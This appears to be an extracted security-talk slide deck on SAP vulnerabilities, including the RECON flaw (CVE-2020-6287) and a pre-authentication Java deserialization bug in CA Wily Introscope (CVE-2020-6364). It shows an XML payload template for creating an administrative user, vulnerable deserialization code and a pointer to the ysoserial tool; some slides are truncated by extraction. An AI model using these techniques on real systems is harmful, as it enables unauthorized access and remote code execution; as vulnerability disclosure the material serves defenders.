
```
<PCK><Usermanagement><PCKUser><userName>{user}</userName><password>{password}</password></PCKUser><SAP_XI_PCK_CONFIG><roleName>{role}</roleName></SAP_XI_PCK_CONFIG></Usermanagement></PCK>
```

SAP Patch : 2934135
CVE-2020-6287






Only one is enough... RECON






Only one is enough... RECON




CVE-2020-26820
SAP Java Authenticated OS Remote Code Execution





Only one is enough... RECON






Only one is enough...

Date	CVE	Title	Credit
04 July 2020	CVE-2020-6287	SAP SAP JAVA Unauthenticated execution of configuration tasks	Pablo Artuso
13 Oct 2020	CVE-2020-6364	OS Command Injection in Wily CA Introscope Enterprise Manage	Yvan Genuer

Only one is enough... Wily





Only one is enough... Wily

- 'Wily' CA Introscope Enterprise Manager
- Monitoring and managing Java applications
- <https://saphost:8081/webview>



CA technologies APM WebView

Login

Username

Password

Log In

Copyright (c) 2015 CA. All Rights Reserved.



Only one is enough... Wily

- 'Wily' CA Introscope Enterprise Manager
- Monitoring and managing Java applications
- <https://saphost:8081/webview>

The screenshot shows the CA APM WebView login interface. The page has a dark blue header with the CA logo and the text "APM WebView". Below the header is a white login form with the title "Login". The form contains two input fields: "Username" and "Password". An orange border highlights the Username field. Overlaid on the right side of the screenshot is a dark grey box containing an HTTP response in green text. The response starts with "HTTP/1.1 302 Found" and includes several headers: "Expires: Thu, 01-Jan-1970 00:00:00 GMT", "Set-Cookie: WSESSIONID=1drz2lkbjl6a0ac27pe01f9rq; Path=/webview; HttpOnly", and "Set-Cookie: CAWily='r00ABXNyADpjb20ud2lseS5pbmRyb3Njb3B1LnNwZWmuc2VydMvyLm...'. At the bottom of the screenshot, there is a copyright notice: "Copyright (c) 2015 CA. All Rights Reserved."

```
HTTP/1.1 302 Found
< Expires: Thu, 01-Jan-1970 00:00:00 GMT
Expires: Thu, 01-Jan-1970 00:00:00 GMT
< Set-Cookie: WSESSIONID=1drz2lkbjl6a0ac27pe01f9rq; Path=/webview; HttpOnly
Set-Cookie: WSESSIONID=1drz2lkbjl6a0ac27pe01f9rq; Path=/webview; HttpOnly
< Set-Cookie: CAWily="r00ABXNyADpjb20ud2lseS5pbmRyb3Njb3B1LnNwZWmuc2VydMvyLm...
Set-Cookie: CAWily="r00ABXNyADpjb20ud2lseS5pbmRyb3Njb3B1LnNwZWmuc2VydMvyLm...
< Content-Length: 0
Content-Length: 0
```

Copyright (c) 2015 CA. All Rights Reserved.



Only one is enough... Wily

- 'Wily' CA Introscope Enterprise Manager
- Monitoring and managing Java applications
- <https://saphost:8081/webview>

The screenshot shows the CA APM WebView login interface. The page title is "APM WebView" with the CA Technologies logo. Below the title is a "Login" section with input fields for "Username" and "Password".

Overlaid on the right side of the screenshot is a terminal window displaying the following HTTP response headers:

```
HTTP/1.1 302 Found
< Expires: Thu, 01-Jan-1970 00:00:00 GMT
Expires: Thu, 01-Jan-1970 00:00:00 GMT
< Set-Cookie: WSESSIONID=1drz2lkbjl6a0ac27pe01f9rq;Path=/webview;HttpOnly
Set-Cookie: WSESSIONID=1drz2lkbjl6a0ac27pe01f9rq;Path=/webview;HttpOnly
< Set-Cookie: CAWily="r00ABXNyADpjb20ud2lseS5pbmRyb3Njb3B1LnNwZWmuc2VydmlvLm
Set-Cookie: CAWily="r00ABXNyADpjb20ud2lseS5pbmRyb3Njb3B1LnNwZWmuc2VydmlvLm
< Content-Length: 0
Content-Length: 0
```

The value of the "CAWily" cookie, "r00ABXNyADpjb20ud2lseS5pbmRyb3Njb3B1LnNwZWmuc2VydmlvLm", is highlighted with an orange box.

Copyright (c) 2015 CA. All Rights Reserved.



Only one is enough... Wily

```
public static Object getSerializableObjectFromBase64String(String objectString, ClassLoader cl) throws IllegalArgumentException {
    if (cl == null) {
        cl = Thread.currentThread().getContextClassLoader();
    }
    byte[] encoded = objectString.getBytes();
    if (Base64.isArrayByteBase64(encoded)) {
        return new ClassLoaderObjectInputStream(cl, new ByteArrayInputStream(Base64.decodeBase64(encoded))).readObject();
    }
}
```

- JAVA deserialization attack in cookie session
- The cookie is checked before credential provided
- No SAP specific

<https://github.com/frohoff/ysoserial>



Only one is enough... Wily Demo



Only one is enough... Wily


```
public static Object getSerializableObjectFromBase64String(String objectString, ClassLoader cl) throws IllegalArgumentException {
    if (cl == null) {
        cl = Thread.currentThread().getContextClassLoader();
    }
    byte[] encoded = objectString.getBytes();
    if (Base64.isArrayByteBase64(encoded)) {
        return new ClassLoaderObjectInputStream(cl, new ByteArrayInputStream(Base64.decodeBase64(encoded))).readObject();
    }
}
```

- JAVA
- The c
- No S

SAP Patch : 2969828
CVE-2020-6364

<https://github.com/frohoff/ysoserial>

Only one is enough... Wily



